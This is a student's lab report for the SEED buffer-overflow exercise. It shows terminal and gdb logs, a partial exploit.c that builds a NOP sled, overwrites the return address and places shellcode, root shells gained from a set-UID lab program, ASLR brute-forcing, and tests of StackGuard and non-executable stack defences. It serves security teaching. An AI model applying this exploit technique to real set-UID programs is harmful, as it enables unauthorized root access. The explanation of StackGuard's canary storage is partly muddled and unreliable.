201P Lab 2: Buffer Overflow Vulnerability

- 2.1 Turning Off Countermeasures

```
[02/04/19]seed@VM:~$ cd lab2
[02/04/19]seed@VM:~/lab2$ ls
[02/04/19]seed@VM:~/lab2$ sudo sysctl -w kernel.randomize_va_space
=0
[sudo] password for seed:
kernel.randomize_va_space = 0
```

```
[02/04/19]seed@VM:~/lab2$ cp /home/seed/host/lab2_file/* ./
[02/04/19]seed@VM:~/lab2$ ls
call_shellcode.c  exploit.c  exploit.py  stack.c
[02/04/19]seed@VM:~/lab2$ gcc -fno-stack-protector -o stack_fno st
ack.c
[02/04/19]seed@VM:~/lab2$ ll
total 24
-rw-r--r-- 1 seed seed  951 Feb  4 02:26 call_shellcode.c
-rw-r--r-- 1 seed seed 1260 Feb  4 02:26 exploit.c
-rw-r--r-- 1 seed seed 1543 Feb  4 02:26 exploit.py
-rw-r--r-- 1 seed seed  550 Feb  4 02:26 stack.c
-rwxrwxr-x 1 seed seed 7476 Feb  4 02:35 stack_fno
[02/04/19]seed@VM:~/lab2$
```

```
[02/04/19]seed@VM:~/lab2$ gcc -z execstack  -o stack_execstack sta
ck.c
[02/04/19]seed@VM:~/lab2$ gcc -z noexecstack  -o stack_noexecstack
 stack.c
[02/04/19]seed@VM:~/lab2$ ll
total 40
-rw-r--r-- 1 seed seed  951 Feb  4 02:26 call_shellcode.c
-rw-r--r-- 1 seed seed 1260 Feb  4 02:26 exploit.c
-rw-r--r-- 1 seed seed 1543 Feb  4 02:26 exploit.py
-rw-r--r-- 1 seed seed  550 Feb  4 02:26 stack.c
-rwxrwxr-x 1 seed seed 7524 Feb  4 02:40 stack_execstack
-rwxrwxr-x 1 seed seed 7476 Feb  4 02:35 stack_fno
-rwxrwxr-x 1 seed seed 7524 Feb  4 02:41 stack_noexecstack
[02/04/19]seed@VM:~/lab2$
```

```
[02/04/19]seed@VM:~/lab2$ ll /bin/sh
lrwxrwxrwx 1 root root 8 Jan 28 14:49 /bin/sh -> /bin/zsh
[02/04/19]seed@VM:~/lab2$
```

Observations: Turn off them one by one:

Address Space Randomization.

sudo sysctl -w kernel.randomize_va_space=0

The StackGuard Protection Scheme.

gcc -fno-stack-protector example.c

Non-Executable Stack.

gcc -z execstack -o test test.c

gcc -z noexecstack -o test test.c

And /bin/zh has already been linked to /bin/zsh in lab1.

- 2.2 Task 1: Running Shellcode

```
[02/04/19]seed@VM:~/lab2$ vi call_shellcode.c
[02/04/19]seed@VM:~/lab2$ gcc -o 2.2call_shellcode -z execstack ca
ll_shellcode.c
call_shellcode.c: In function ‘main’:
call_shellcode.c:24:4: warning: implicit declaration of function ‘
strcpy’ [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration
of built-in function ‘strcpy’
call_shellcode.c:24:4: note: include ‘<string.h>’ or provide a dec
laration of ‘strcpy’
[02/04/19]seed@VM:~/lab2$ ll
total 48
-rwxrwxr-x 1 seed seed 7388 Feb  4 02:56 2.2call_shellcode
-rw-r--r-- 1 seed seed  951 Feb  4 02:26 call_shellcode.c
-rw-r--r-- 1 seed seed 1260 Feb  4 02:26 exploit.c
-rw-r--r-- 1 seed seed 1543 Feb  4 02:26 exploit.py
-rw-r--r-- 1 seed seed  550 Feb  4 02:26 stack.c
-rwxrwxr-x 1 seed seed 7524 Feb  4 02:40 stack_execstack
-rwxrwxr-x 1 seed seed 7476 Feb  4 02:35 stack_fno
-rwxrwxr-x 1 seed seed 7524 Feb  4 02:41 stack_noexecstack
[02/04/19]seed@VM:~/lab2$
```

```
[02/04/19]seed@VM:~/lab2$ ./2.2call_shellcode
$ ls
2.2call_shellcode  exploit.c   stack.c          stack_fno
call_shellcode.c   exploit.py  stack_execstack  stack_noexecstack
$ pwd
/home/seed/lab2
$ exit
[02/04/19]seed@VM:~/lab2$
```

Observations: Compile the assembly version code with execstack option , which allows code to be executed from the stack. Then run the program.

The results show that after run this program, it launched a shell, the prompt and commands in shell are shown here, like, ls, pwd.

- 2.3 The Vulnerable Program

```
[02/04/19]seed@VM:~/lab2$ gcc -o stack -z execstack -fno-stack-pro
tector stack.c
[02/04/19]seed@VM:~/lab2$ sudo chown root stack
[sudo] password for seed:
[02/04/19]seed@VM:~/lab2$ sudo chmod 4755 stack
[02/04/19]seed@VM:~/lab2$ ls
2.2call_shellcode  exploit.py       stack.c
badfile            keep_running.sh  stack_execstack
call_shellcode.c   result2.txt      stack_fno
exploit            result.txt       stack_noexecstack
exploit.c          stack
```

Compile stack with making the stack executable and also disable the stack guard protection. Next, we make the stack program a root owned set-UID program.

- 2.4 Task 2 Exploiting the Vulnerability

```
[02/04/19]seed@VM:~/lab2$ gcc -o exploit exploit.c
[02/04/19]seed@VM:~/lab2$ ./exploit
[02/04/19]seed@VM:~/lab2$ ls
2.2call_shellcode  exploit     stack           stack_fno
badfile            exploit.c   stack.c         stack_noexecstack
call_shellcode.c   exploit.py  stack_execstack
[02/04/19]seed@VM:~/lab2$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
# exit
[02/04/19]seed@VM:~/lab2$
```

Observations: Fill the exploit.c code to produce my badfile with later compile this (could be with default stackguard) and run it. Then run the vulnerable program stack.c. As can be seen, after running ./exploit.c, we get a badfile. And after running ./stack.c, we get into the root priviledge with effective user id, and the check of id proved.

Explanation: Here'e the added codes in exploit.c.

SEEDUbuntu [Running]


/bin/bash 66x25

```
unsigned long esp_get() {
   __asm__("movl %esp,%eax");
}

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    int i = 0;
    char *ptr;
    long *address_ptr;
    long address_ret;
    int num = sizeof(buffer) - sizeof(shellcode) - 1;
    ptr = buffer;
    address_ptr = (long*)(ptr);
    address_ret = esp_get() + 500;
    for (i = 0; i < 20; ++ i)
      *(address_ptr++) = address_ret;
    for (i = 0; i < sizeof(shellcode); i ++)
      buffer[num + i] = shellcode[i];
                                                  21,5          71%
```



(b) Active Stack Frame in func()

(a) Jump to the malicious code

In our change, we write the malicious codes to badfile using buffer, which will make an overflow and ptr points to execute the malicious code. The key point is to 1) find out where the return address is stored, and 2) where the shellcode is stored. The first one can be found from buffer, whose size is 24 char size, and we set 20 to secure. The latter one is related to the length of shellcode since we put the malicious code in the last part of butter.

Those calculation can also be assisted by gdb:

```
0020| 0xbfffea44 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      po
p    edx)
0024| 0xbfffea48 --> 0xb7e6688b (<__GI__IO_fread+11>:   add    ebx
,0x153775)
0028| 0xbfffea4c --> 0x0
[-------------------------------------------------------------------
-------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffea77 "<\354\377\277<\354\377\277<\354\377\277<\354\3
77\277<\354\377\277<\354\377\277<\354\377\277<\354\377\277<\354\37
7\277<\354\377\277<\354\377\277<\354\377\277<\354\377\277<\354\377
\277<\354\377\277<\354\377\277<\354\377\277<\354\377\277<\354\377\
277<\354\377\277", '\220' <repeats 120 times>...) at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ p $esp
$1 = (void *) 0xbfffea30
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffea38
gdb-peda$ p $str
$3 = void
gdb-peda$ p &str
$4 = (char **) 0xbfffea60
```

```
gdb-peda$ info frame 0
Stack frame at 0xbfffea60:
 eip = 0x80484c1 in bof (stack.c:14); saved eip = 0x804852e
 called by frame at 0xbfffeca0
 source language c.
 Arglist at 0xbfffea58, args:
    str=0xbfffea77 "<\354\377\277<\354\377\277<\354\377\277<\354\3
77\277<\354\377\277<\354\377\277<\354\377\277<\354\377\277<\354\37
7\277<\354\377\277<\354\377\277<\354\377\277<\354\377\277<\354\377
\277<\354\377\277<\354\377\277<\354\377\277<\354\377\277<\354\377\
277<\354\377\277", '\220' <repeats 120 times>...
 Locals at 0xbfffea58, Previous frame's sp is 0xbfffea60
 Saved registers:
  ebp at 0xbfffea58, eip at 0xbfffea5c
gdb-peda$ s

[----------------------------------registers-----------------------
-------------]
EAX: 0xbfffea38 --> 0xb7fba000 --> 0x1b1db0
EBX: 0x0
ECX: 0x804b0a0 --> 0x0
```

- 2.5 Task 3: Defeating dash's Countermeasure

```
[02/04/19]seed@VM:~/lab2$ sudo rm /bin/sh
[sudo] password for seed:
[02/04/19]seed@VM:~/lab2$ sudo ln -s /bin/dash /bin/sh
[02/04/19]seed@VM:~/lab2$ ll /bin/sh
lrwxrwxrwx 1 root root 9 Feb  4 21:12 /bin/sh -> /bin/dash
```

```
[02/04/19]seed@VM:~/lab2$ gcc dash.c -o dash
[02/04/19]seed@VM:~/lab2$ chown root dash
chown: changing ownership of 'dash': Operation not permitted
[02/04/19]seed@VM:~/lab2$ sudo chown root dash
[sudo] password for seed:
[02/04/19]seed@VM:~/lab2$ sudo chmode 4755 dash
sudo: chmode: command not found
[02/04/19]seed@VM:~/lab2$ sudo chmod 4755 dash
[02/04/19]seed@VM:~/lab2$ ll dash
-rwsr-xr-x 1 root seed 7392 Feb  4 21:20 dash
[02/04/19]seed@VM:~/lab2$ ./dash
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[02/04/19]seed@VM:~/lab2$
```

Observation: While using dash, we first comment out Line seuid(0) and run the program as a Set-UID program (the owner should be root); the results show that it is not run as a root, since uid = seed.

```
[02/04/19]seed@VM:~/lab2$ vi dash.c
[02/04/19]seed@VM:~/lab2$ gcc dash.c -o dash
[02/04/19]seed@VM:~/lab2$ sudo chown root dash
[02/04/19]seed@VM:~/lab2$ sudo chmod 4755 dash
[02/04/19]seed@VM:~/lab2$ ll dash
-rwsr-xr-x 1 root seed 7432 Feb  4 21:43 dash
[02/04/19]seed@VM:~/lab2$ ./dash
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[02/04/19]seed@VM:~/lab2$
```

Observation: We then uncomment Line and run the program again; the make a difference, with uid = 0, run as a root priviledge.

```
[02/05/19]seed@VM:~/lab2$ gcc -o stack -fno-stack-protector -z exe
cstack -g stack.c
[02/05/19]seed@VM:~/lab2$ ls
2.2call_shellcode  exploit2.5.c              stack
badfile            exploit.c                 stack2.7
call_shellcode.c   exploit.py                stack2.8
dash.c             keep_running.sh           stack.c
dash_setuid0       peda-session-stack2.7.txt stack_execstack
dash_test          result2.txt               stack_fno
exploit            result.txt                stack_noexecstack
[02/05/19]seed@VM:~/lab2$ sudo chown root stack
[02/05/19]seed@VM:~/lab2$ sudo chmod 4755 stack
[02/05/19]seed@VM:~/lab2$ gcc -o exploit2_5 exploit2.5.c
```


```
root@VM:/home/seed/lab2# ./exploit2_5
root@VM:/home/seed/lab2# ./stack
# id
uid=0(root) gid=0(root) groups=0(root)
# exit
root@VM:/home/seed/lab2# exit
exit
[02/05/19]seed@VM:~/lab2$ ./exploit2_5
[02/05/19]seed@VM:~/lab2$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[02/05/19]seed@VM:~/lab2$
```

Observation: Similarly, we updated shellcode in assembly version in exploit.c by changing the setuid() = 0, and change the ret addr since the malicious codes's length changed. Compile with "gcc –o stack -fno-stack-protector –z execstack –g stack.c"and run task 2 again and find that we get access to the root shell in the process. So even using /bin/dash, by changing setuid statement we can access to root shell in real and effective uid.

- 2.6 Task 4: Defeating Address Randomization

```
[02/04/19]seed@VM:~/lab2$ sudo /sbin/sysctl -w kernel.randomize_va
_space=2
kernel.randomize_va_space = 2
[02/04/19]seed@VM:~/lab2$ ./exploit
[02/04/19]seed@VM:~/lab2$ ./stack
Segmentation fault
[02/04/19]seed@VM:~/lab2$
```

1st try:


Terminator
En
3:49 AM
/bin/bash
/bin/bash 66x24
The program has been running 5776 times so far.
./keep_running.sh: line 13: 23348 Segmentation fault ./stack
0 minutes and 18 seconds elapsed.
The program has been running 5777 times so far.
./keep_running.sh: line 13: 23349 Segmentation fault ./stack
0 minutes and 18 seconds elapsed.
The program has been running 5778 times so far.
./keep_running.sh: line 13: 23350 Segmentation fault ./stack
0 minutes and 18 seconds elapsed.
The program has been running 5779 times so far.
./keep_running.sh: line 13: 23351 Segmentation fault ./stack
0 minutes and 18 seconds elapsed.
The program has been running 5780 times so far.
./keep_running.sh: line 13: 23352 Segmentation fault ./stack
0 minutes and 18 seconds elapsed.
The program has been running 5781 times so far.
./keep_running.sh: line 13: 23353 Segmentation fault ./stack
0 minutes and 18 seconds elapsed.
The program has been running 5782 times so far.
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
#

2nd try:

```
The program has been running 17137 times so far.
./keep_running.sh: line 13:  9171 Segmentation fault      ./stack
1 minutes and 5 seconds elapsed.
The program has been running 17138 times so far.
./keep_running.sh: line 13:  9172 Segmentation fault      ./stack
1 minutes and 5 seconds elapsed.
The program has been running 17139 times so far.
./keep_running.sh: line 13:  9173 Segmentation fault      ./stack
1 minutes and 5 seconds elapsed.
The program has been running 17140 times so far.
./keep_running.sh: line 13:  9174 Segmentation fault      ./stack
1 minutes and 5 seconds elapsed.
The program has been running 17141 times so far.
./keep_running.sh: line 13:  9175 Segmentation fault      ./stack
1 minutes and 5 seconds elapsed.
The program has been running 17142 times so far.
./keep_running.sh: line 13:  9176 Segmentation fault      ./stack
1 minutes and 5 seconds elapsed.
The program has been running 17143 times so far.
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
#
```

Observation: Address randomization are enabled in this task by setting the value to 2, which is a form of protection. Then we run the program. The attack failed.

Then we execute it in the while loop until the buffer overflows successfully and returns #prompt. For 32-bit computers, the probability of violent attacks is power (1/2, 32). This is not the most reliable way to prevent malicious code from being executed from the buffer, as this possibility is not very low for computers. After repeated execution in the shell script using the while loop, the attack is successful and we can gain root access. As shown above, 20,000 trials were performed just in 2 minutes.

- 2.7 Task 5 : Turn on the StackGuard Protection

```
[02/05/19]seed@VM:~/lab2$ sudo sysctl -w kernel.randomize_va_space
=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[02/05/19]seed@VM:~/lab2$ gcc -o stack2.7 -z execstack -g stack.c

[02/05/19]seed@VM:~/lab2$ sudo chown root stack2.7
[02/05/19]seed@VM:~/lab2$ sudo chmod 4755 stack2.7
[02/05/19]seed@VM:~/lab2$ ll stack2.7
-rwsr-xr-x 1 root seed 9828 Feb  5 00:42 stack2.7
[02/05/19]seed@VM:~/lab2$ gcc -o exploit exploit.c
[02/05/19]seed@VM:~/lab2$ ./exploit
[02/05/19]seed@VM:~/lab2$ ./stack2.7
*** stack smashing detected ***: ./stack2.7 terminated
Aborted
```

```
[02/05/19]seed@VM:~/lab2$ gdb stack2.7
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/license
s/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack2.7...done.
gdb-peda$ b bof
Breakpoint 1 at 0x8048517: file stack.c, line 10.
gdb-peda$ r
Starting program: /home/seed/lab2/stack2.7

[----------------------------------registers-----------------------
-------------]
```

```
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffea67 "<\354\377\277<\354\377\277<\354\377\277<\354\3
77\277<\354\377\277<\354\377\277<\354\377\277<\354\377\277<\354\37
7\277<\354\377\277<\354\377\277<\354\377\277<\354\377\277<\354\377
\277<\354\377\277<\354\377\277<\354\377\277<\354\377\277<\354\377\
277<\354\377\277", '\220' <repeats 120 times>...) at stack.c:10
10      {
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffea14
gdb-peda$ c
Continuing.
*** stack smashing detected ***: /home/seed/lab2/stack2.7 terminat
ed

Program received signal SIGABRT, Aborted.
```

Observation: Compile ./stack with the stack guard protection (after turning off address randomization) and executable stack; make it a root-owned set UID program. Run exploit and stack program, the result shows that stack is terminated.

Explanation: Stack guard is a protection mechanism which detects buffer overflow vulnerability. Here the buffer overflow is detected by introducing a local variable before the previous frame pointer and after the buffer. We store the value of the variable in a location on the heap and also assign the same value to a static or global variable. We compare both the values before the program is terminated, so that if the values are different, then the buffer overflow has occurred and overridden the value of the local variable. If both the values are the same, then buffer overflow has not occurred. We cannot skip the local variable and then overwrite only the return address in the stack, since it is continuous and value of the local variable is generated by the random generator and changes every time. The Stack protector basically works by inserting a canary at the top of the stack frame when it enters the function and before leaving if the canary has been stepped on or not, i.e. if some value has changed. If this value change has occurred then the stack smashing is detected and the error is printed.

- 2.8 Task 6 : Turn on the Non-executable Stack Protection

```
[02/05/19]seed@VM:~/lab2$ sudo sysctl -w kernel.randomize_va_space
=0
kernel.randomize_va_space = 0
```

```
[02/05/19]seed@VM:~/lab2$ gcc -o stack2.8 -fno-stack-protector -z
noexecstack stack.c
[02/05/19]seed@VM:~/lab2$ ./exploit
[02/05/19]seed@VM:~/lab2$ ./stack2.8
Segmentation fault
[02/05/19]seed@VM:~/lab2$
```

Observation: Compile ./stack with the stack guard protection (after turning off address randomization) and executable stack; make it a root-owned set UID program. Run exploit and stack program, the result shows that there is a segmentation fault and the program is terminated with a segmentation fault. So the non-executable stack protection works.